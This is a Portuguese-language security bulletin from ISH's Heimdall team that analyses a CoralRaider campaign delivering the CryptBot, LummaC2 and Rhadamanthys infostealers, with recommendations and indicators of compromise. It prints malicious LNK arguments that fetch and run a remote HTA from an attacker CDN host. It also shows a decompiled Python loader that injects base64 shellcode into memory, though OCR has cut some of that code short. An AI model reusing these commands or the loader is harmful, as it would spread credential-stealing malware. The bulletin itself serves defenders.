BOLETIM DE SEGURANÇA

Nova campanha do CoralRider distribui infostealers em ataque direcionado

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A Cisco descobriu uma nova campanha maliciosa que dissemina três tipos de infostealers: Cryptbot, LummaC2 e Rhadamanthys. A estratégia inclui um novo parâmetro de linha de comando do PowerShell, escondido em um arquivo LNK, que permite a evasão de antivírus e o download do malware no sistema da vítima. A infraestrutura da campanha se aproveita de um domínio CDN para armazenar e distribuir um arquivo HTA nocivo e sua carga maliciosa. A Talos suspeita que o grupo CoralRaider esteja por trás dessas ações, baseando-se em similaridades com a campanha anterior Rotbot, que compartilha métodos como o uso de atalhos do Windows, scripts de PowerShell para baixar o malware e a técnica FoDHelper para contornar o UAC nos dispositivos alvo.

2 INFORMAÇÕES SOBRE A AMEAÇA

A recente campanha maliciosa impacta usuários em diversas nações, como EUA, Nigéria e Japão, conforme dados de telemetria e fontes abertas. Notavelmente, call centers japoneses de TI e entidades sírias de defesa civil estão entre os afetados. Os ataques envolvem downloads de arquivos que se passam por filmes, sugerindo uma ameaça ampla a diferentes setores e áreas geográficas.




Figura 1 – Vitimologia e infraestrutura dos atores.

Detectou-se que o ator emprega o cache de uma *Content Delivery Network* (CDN) para hospedar arquivos mal-intencionados no host de borda, minimizando latências de acesso. A estratégia inclui o uso desse cache CDN como ponto de distribuição, visando ludibriar os sistemas de defesa de rede.

CDN edge URLs	Information Stealer
hxxps[://]techsheck[.]b-cdn[.]net/Zen90	Cryptbot
hxxps[://]zexodown-2[.]b-cdn[.]net/Peta12	Cryptbot
hxxps[://]denv-2[.]b-cdn[.]net/FebL5	Cryptbot, Rhadamanthys
hxxps[://]download-main5[.]b-cdn[.]net/BSR_v7IDcc	Rhadamanthys
hxxps[://]dashdisk-2[.]b-cdn[.]net/XFeb18	Cryptbot
hxxps[://]metrodown-3[.]b-cdn[.]net/MebL1	Cryptbot
hxxps[://]metrodown-2[.]b-cdn[.]net/MebL1	Cryptbot, LummaC2
hxxps[://]metrodown-2[.]b-cdn[.]net/SAq2	LummaC2

Tabela 1 – Tabela de CDN.

A análise revelou que múltiplos domínios de comando e controle (C2) estão sendo utilizados pelo ator na campanha atual. O gráfico exibe as requisições de DNS para esses domínios ao longo do período estudado, evidenciando a atividade contínua da campanha.




Figura 2 – Gráfico de requisições DNS.

Com base na análise, existe uma probabilidade moderada de que a campanha em questão seja conduzida pelo CoralRaider. Isso se deve às semelhanças observadas tanto nos TTPs aplicados quanto na localização geográfica das vítimas, que coincidem com as da anterior campanha Rotbot. Nota-se também uma correspondência entre os scripts do PowerShell utilizados para decodificar e baixar os estágios subsequentes do ataque e aqueles usados na campanha Rotbot.




Figura 3 – Script decryptor do PowerShell da campanha Rotbot.

A análise indica que os scripts do PowerShell, ausentes em repositórios ou publicações conhecidas, foram possivelmente criados pelo próprio agente de ameaça. Além disso, a análise do argumento do PowerShell contido no arquivo LNK sugere que seu uso é incomum, reforçando a ideia de que são particularidades deste agente e da campanha em execução.

Na imagem abaixo é mostrada a cadeia de infecção em vários estágios para entregar a carga útil.




Figura 4 – Cadeia de infecção.

A infecção se inicia com a abertura, pela vítima, de um atalho mal-intencionado oriundo de um ZIP adquirido via download drive-by. E-mails de phishing são o método provável de distribuição desses links nocivos pelo agente da ameaça. O atalho do Windows contém um comando PowerShell que ativa um arquivo HTA hostil em domínios CDN sob controle do atacante. Esse arquivo HTA, por sua vez, executa um Javascript que decifra e roda um script de descriptografia do PowerShell. Este script, então, decodifica e executa na memória da vítima um script do PowerShell Loader, que realiza diversas ações para se esquivar de detecções, contornar o UAC e, por fim, descarregar e iniciar um payload malicioso, como Cryptbot, LummaC2 ou o stealer de dados Rhadamanthys.

Adicionalmente, o atalho do Windows dispara um comando PowerShell para baixar e executar um arquivo HTML aplicativo no dispositivo da vítima. O invasor utilizou o alias "gp" do PowerShell, correspondente ao comando Get-ItemProperty, para acessar informações no registro do sistema e localizar o executável "mshta.exe". Com o uso de mshta.exe, o PowerShell executa o arquivo HTA malicioso armazenado em um servidor remoto, afetando assim a máquina da vítima.

```
Source file: Movie (720p_).lnk
  Source created:  2024-02-27 11:40:16
  Source modified: 2024-02-27 04:22:21
  Source accessed: 2024-02-28 04:40:28

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 115
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Powershell
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: .(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://techsheck.b-cdn.net/Zen90
Icon Location: shell32.dll
```

Figura 5 – Comando do PowerShell para baixar e executar um arquivo de aplicativo HTML.

Foi identificado que, nesta campanha específica, o ator distribuiu três malwares notórios com o intuito de extrair informações, nomeadamente CryptBot, LummaC2 e Rhadamanthys. Estes malwares visam dados sensíveis das vítimas, incluindo detalhes do sistema e do navegador, credenciais de acesso, carteiras digitais e informações financeiras. O CryptBot, é um infostealer voltado para sistemas Windows e descoberto em 2019 pela GDATA, é especializado em subtrair informações sigilosas de dispositivos comprometidos, como credenciais armazenadas em navegadores, dados de carteiras de criptomoedas, cookies e informações de cartões de crédito, além de capturar telas do sistema infectado.

Recentemente, foi detectada uma nova variante do CryptBot em circulação desde janeiro de 2024. Embora mantenha o propósito original, essa versão inova com funcionalidades adicionais e técnicas avançadas para impedir análises de malware. Algumas variantes dessa nova versão incluem a proteção VMProtect V2.0.3-2.13; outras também utilizam VMProtect, mas em versões não especificadas. O objetivo do renovado CryptBot é o furto de informações confidenciais de sistemas infectados e a alteração nas configurações dos aplicativos visados. A seguir, apresenta-se a lista de navegadores, aplicativos e carteiras de criptomoedas que são alvos dessa nova variante do CryptBot.

Figura 6 – Distribuição da variante do CryptBot.

Na campanha atual, revelou-se uma nova versão do malware LummaC2 está sendo distribuída como uma carga útil alternativa. Este, conhecido por ser um infostealer, busca extrair dados das máquinas infectadas. Relatórios anteriores, já haviam identificado a comercialização deste malware no mercado negro. Nesta nova iteração, o LummaC2 teve suas funcionalidades de extração de dados aprimoradas e recebeu uma camada adicional de ofuscação através de um algoritmo exclusivo. Este algoritmo está armazenado em uma seção distinta dentro da estrutura do malware.

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.reloc	xoym
footprint > sha256	0391SFC24E175988EC546C8...	442A1202B2DF587C961F14C...	B26B7EB701B86D37FFB962DE...	501FF014516F80F74512CDE0...	5C2445068620EB1FDECE32B...
entropy	6.761	5.947	7.294	6.702	5.940
file-ratio (99.82%)	63.18 %	3.11 %	20.94 %	11.54 %	1.06 %
raw-address (begin)	0x00000400	0x00059400	0x0005DA00	0x0007B200	0x0008B600
raw-address (end)	0x00059400	0x0005DA00	0x0007B200	0x0008B600	0x0008CE00
raw-size (576000 bytes)	0x00059000 (364544 bytes)	0x00004600 (17920 bytes)	0x0001D800 (120832 bytes)	0x00010400 (66560 bytes)	0x00001800 (6144 bytes)
virtual-address	0x00001000	0x0005A000	0x0005F000	0x0007E000	0x0008F000
virtual-size (581596 bytes)	0x00058F0E (364302 bytes)	0x0000448E (17550 bytes)	0x0001E874 (125044 bytes)	0x000103CC (66508 bytes)	0x00002000 (8192 bytes)

Figura 7 – Ofuscação do malware.

A campanha recente revelou a presença do Rhadamanthys, um notório malware de roubo de informações, que foi inicialmente divulgado em fóruns clandestinos em setembro de 2022. O desenvolvimento do Rhadamanthys prosseguiu, culminando no lançamento da versão V0.6.0 em 20 de fevereiro de 2024. Contudo, a variante específica do Rhadamanthys identificada na campanha atual corresponde à versão anterior, v0.5.0, e não à mais recente.




Figura 8 – Campanha do Rhadamanthys.

O método empregado pelo ator, envolve a utilização de um carregador executável Python para ativar o malware Rhadamanthys diretamente na memória do sistema. A análise do executável Python revelou que ele opera em duas fases: inicialmente, um script Python básico realiza a substituição de códigos binários de 0 a 9, preparando o terreno para a decodificação e execução da segunda fase do malware Rhadamanthys.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:59:51) [MSC v.1914 64 bit (AMD64)]
# Embedded file name: BSR.py
import urllib.request, time, ctypes
import ctypes.wintypes as PPPP
import time, base64
Data = '99991919911919919119119191119999911911119111991991119199991999999119991191119199911119919111999991199191911199119999191991191991911 9

def B(bits, encoding='utf-8'):
    n = int(bits, 2)
    return n.to_bytes((n.bit_length() + 7) // 8, 'big').decode(encoding) or '\x00'


exec(B('01110100011010010110110101100101001011100111001101101100011001010110010101110000000101000001101000011000100101001')) #time.sleep(41)
exec(B(Data.replace('9', '0')))
```

Figura 9 – Primeiro estágio.


No segundo estágio, o script Python recorre à API do Windows para reservar um segmento de memória, onde é injetado o código malicioso Rhadamanthys. A análise do desenvolvimento do script sugere que o criador do malware tem como objetivo incorporar a capacidade de executar um shellcode diretamente no processo alvo.

```
import ctypes
import ctypes.wintypes as PPPP
import time

import base64


#B64_PAMSI_PETW = "6IhjAACIYwAAj/u9vuXzVeq8B7SpdpASlIxZ1PHBXvk4cOeMA2XF9qMAAAAAwLOSCIRpakbZCpRAqC7e64hwDu8DCZ6s0Swoq5ZncF98sfQCKwUNVqFO7fRTYm



SHSH = "TVpFUugAAAAAWIPoCVAFAIAIAP/QwwAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ



def main():
    try:
        KOKO = ctypes.windll.kernel32
        KOKO.VirtualAlloc.argtypes = (PPPP.LPVOID, ctypes.c_size_t, PPPP.DWORD, PPPP.DWORD)
        KOKO.VirtualAlloc.restype = PPPP.LPVOID
        KOKO.CreateRemoteThread.argtypes = (PPPP.HANDLE, PPPP.LPVOID, ctypes.c_size_t, PPPP.LPVOID, PPPP.LPVOID, PPPP.DWORD, PPPP.LPVOID)
        KOKO.CreateThread.restype = PPPP.HANDLE
        KOKO.RtlMoveMemory.argtypes = (PPPP.LPVOID, PPPP.LPVOID, ctypes.c_size_t)
        KOKO.RtlMoveMemory.restype = PPPP.LPVOID
        KOKO.WaitForSingleObject.argtypes = (PPPP.HANDLE, PPPP.DWORD)
        KOKO.WaitForSingleObject.restype = PPPP.DWORD
        #memoryaddr = kernel32.VirtualAlloc(None, len(buf), 0x3000, 0x40)
        time.sleep(93)

        MAS = KOKO.VirtualAlloc(None, len(base64.b64decode(SHSH.encode())), 0x3000, 0x40)
        # kernel32.RtlMoveMemory(memoryaddr, buf, len(buf))
        KOKO.RtlMoveMemory(MAS, base64.b64decode(SHSH.encode()),len(base64.b64decode(SHSH.encode())))
        time.sleep(73)

        thrd2 = KOKO.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(MAS), ctypes.c_int(0),ctypes.c_int(0), ctypes.pointer(cty
        time.sleep(103)
        KOKO.WaitForSingleObject(thrd2, -1)

    except Exception as error:
        pass

if __name__ == "__main__":
    #f=open("Base64DInvokePAMSI_ETW_ShellCode.txt","w")
    #f.write(base64.b64encode(buf).decode())
    time.sleep(15)
    main()
```

Figura 10 – Segundo estágio.

Na análise do executável revelou que o malware executa a descompressão de um módulo carregador com um formato exclusivo identificado pelo cabeçalho "XS", seguido pela injeção no processo. Este módulo carregador no formato XS guarda semelhanças com uma variante do Rhadamanthys previamente examinada pela Check Point. Para a injeção, o malware escolhe um processo alvo de uma relação pré-definida e codificada dentro do próprio binário.

- "%Systemroot%\\system32\\dialer.exe"
- "%Systemroot%\\system32\\openwith.exe



Address	Hex																ASCII
00280000	58	53	0B	01	05	00	BF	00	7C	00	03	00	00	F0	00	00	XS....¿.|....ð..
00280010	80	10	00	00	78	00	00	00	90	B4	00	00	00	00	00	00	....x.... .....
00280020	00	00	00	00	16	03	00	00	00	E0	00	00	00	10	00	00	.........à.....
00280030	7C	00	00	00	00	88	00	00	03	00	00	00	00	A0	00	00	|..... ..
00280040	7C	88	00	00	00	0C	00	00	03	00	00	00	00	B0	00	00	|.....°..
00280050	7C	94	00	00	00	0E	00	00	02	00	00	00	00	C0	00	00	|.....À..
00280060	7C	A2	00	00	00	12	00	00	06	00	00	00	00	E0	00	00	|¢.....à..
00280070	7C	B4	00	00	00	06	00	00	0A	00	00	00	90	90	90	90	|´....
00280080	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
00280090	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
002800A0	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
002800B0	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
002800C0	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
002800D0	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	....
002800E0	8D	A4	24	00	00	00	00	05	00	00	00	00	4C	8B	D1	B8	.¤$.....L.Ñ¸
002800F0	00	00	00	00	0F	05	C3	05	00	00	00	00	E9	BC	65	00	.....Ã.....é¼e.
00280100	00	E9	09	67	00	00	FF	71	08	FF	71	04	FF	31	FF	D0	.é.g..ÿq.ÿq.ÿ1ÿÐ
00280110	C2	04	00	CC	CC	CC	CC	CC	CC	CC	CC	CC	55	8B	EC	57	Â..ÌÌÌÌÌÌÌÌU.ìW
00280120	56	8B	75	0C	8B	4D	10	8B	7D	08	8B	C1	8B	D1	03	C6	V.u..M..}..Á.Ñ.Æ
00280130	3B	FE	76	08	3B	F8	0F	82	74	01	00	00	F7	C7	03	00	;þv.;ø..t...÷Ç..
00280140	00	00	75	14	C1	E9	02	83	E2	03	83	F9	08	72	29	F3	..u.Áé..â..ù.r)ó
00280150	A5	FF	24	95	E6	11	00	00	8B	C7	BA	03	00	00	00	83	¥ÿ$.æ....Cº.....

Figura 11 – Análise do executável.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualize seu software

- Mantenha todos os seus sistemas e aplicativos atualizados para proteger contra vulnerabilidades conhecidas.

Use antivírus e anti-malware

- Instale e mantenha atualizados programas antivírus e anti-malware confiáveis.

Habilite a autenticação de dois fatores (2FA)

- Use 2FA sempre que possível, especialmente em contas de mídia social e financeiras.

Faça backup de seus dados

- Regularmente faça backup de seus dados importantes em locais seguros, como unidades externas ou serviços de armazenamento em nuvem.

Monitore suas contas

- Verifique regularmente suas contas para qualquer atividade suspeita e altere suas senhas imediatamente se você suspeitar de uma violação.

Evite redes wi-fi públicas

- Quando estiver fora de casa, evite usar redes Wi-Fi públicas para acessar informações sensíveis ou realizar transações financeiras.

Informe-se sobre as ameaças mais recentes

- Mantenha-se atualizado sobre as últimas ameaças cibernéticas e como se proteger contra elas.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	d24a95ce58cd861b6f16fc38804e8bad
sha1:	43cbac46a7dd816ef5c7c851557290f7d5fc18c4
sha256:	150dd450f343c7b1e3b2715eae3ed470c1c1fadf91f2048516315f1500a58ffa
File name:	Movie (720p_).lnk

Indicadores de compromisso do artefato	
md5:	95d0f6c667aa66ac301a4e2b15157280
sha1:	f57d8b201e50a75b3d8af35fed2eeb385507ce6a
sha256:	74ea6e91c00baad0b77575740eb7f0fb5ad1d05ddea8227dc1aa477e179e62df
File name:	Video (720p)HD.lnk

Indicadores de compromisso do artefato	
md5:	4b92593d1c2547c17b1ffacf1d957263
sha1:	9989a8eadc8604c843137b2014e5518ffa744f18
sha256:	3ae459746637e6f5536f3ba4158c822031578335505a512df3c31728cac8f627
File name:	Video (720p).lnk

Indicadores de compromisso do artefato	
md5:	72e8ce3548c019fe9d558f9218987993
sha1:	260a18065704384b0e9c8897b01323eb1242a0d2
sha256:	88528be553f2a6f72e2ae0243ea907d5dcdcd7c8777831b4c3ab2a67128bc9b9
File name:	Video (720p_HD).lnk

Indicadores de compromisso do artefato	
md5:	2e5c432d17b45d6d5fc99671ebd64dce
sha1:	acbed6e427b51d2171794633efd068925e7741fe
sha256:	fd53383d85b39e68d817e39030aa2184764ab4de2d478b7e33afc39dd9661e96
File name:	Setup.lnk

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	kzeight8ht.top/upload.php kbeight8sb.top/upload.php kbeight8vs.top/upload.php kbeight8ht.top/upload.php kbeight8pn.top/upload.php dbeight8pt.top/zip.php kveight8sb.top/zip.php peasanthovecapspll.shop/api claimconcessionrebe.shop/api culturesketchfinanciall.shop/api gemcreedarticulateod.shop/api liabilityarrangemenyit.shop/api modestessayevenmilwek.shop/api secretionsuitcasenioise.shop/api sofahuntingslidedine.shop/api triangleseasonbenchwj.shop/api techsheck.b-cdn.net/Zen90 zexodown-2.b-cdn.net/Peta12 denv-2.b-cdn.net/FebL5 metrodown-2.b-cdn.net/MebL1 metrodown-2.b-cdn.net/SAq2 denv-2.b-cdn.net/FebL4 download-main5.b-cdn.net/BSR_v7IDcc metrodown-3.b-cdn.net/MebL1 dashdisk-2.b-cdn.net/XFeb18
IP	185.23.108.220

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

Se deseja ter acesso aos demais Indicadores de Compromissos (IoCs), envie um e-mail para: heimdall@ish.com.br

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Cisco_Talos
- Thehackernews

heimdall
security research
A DIVISION OF ISH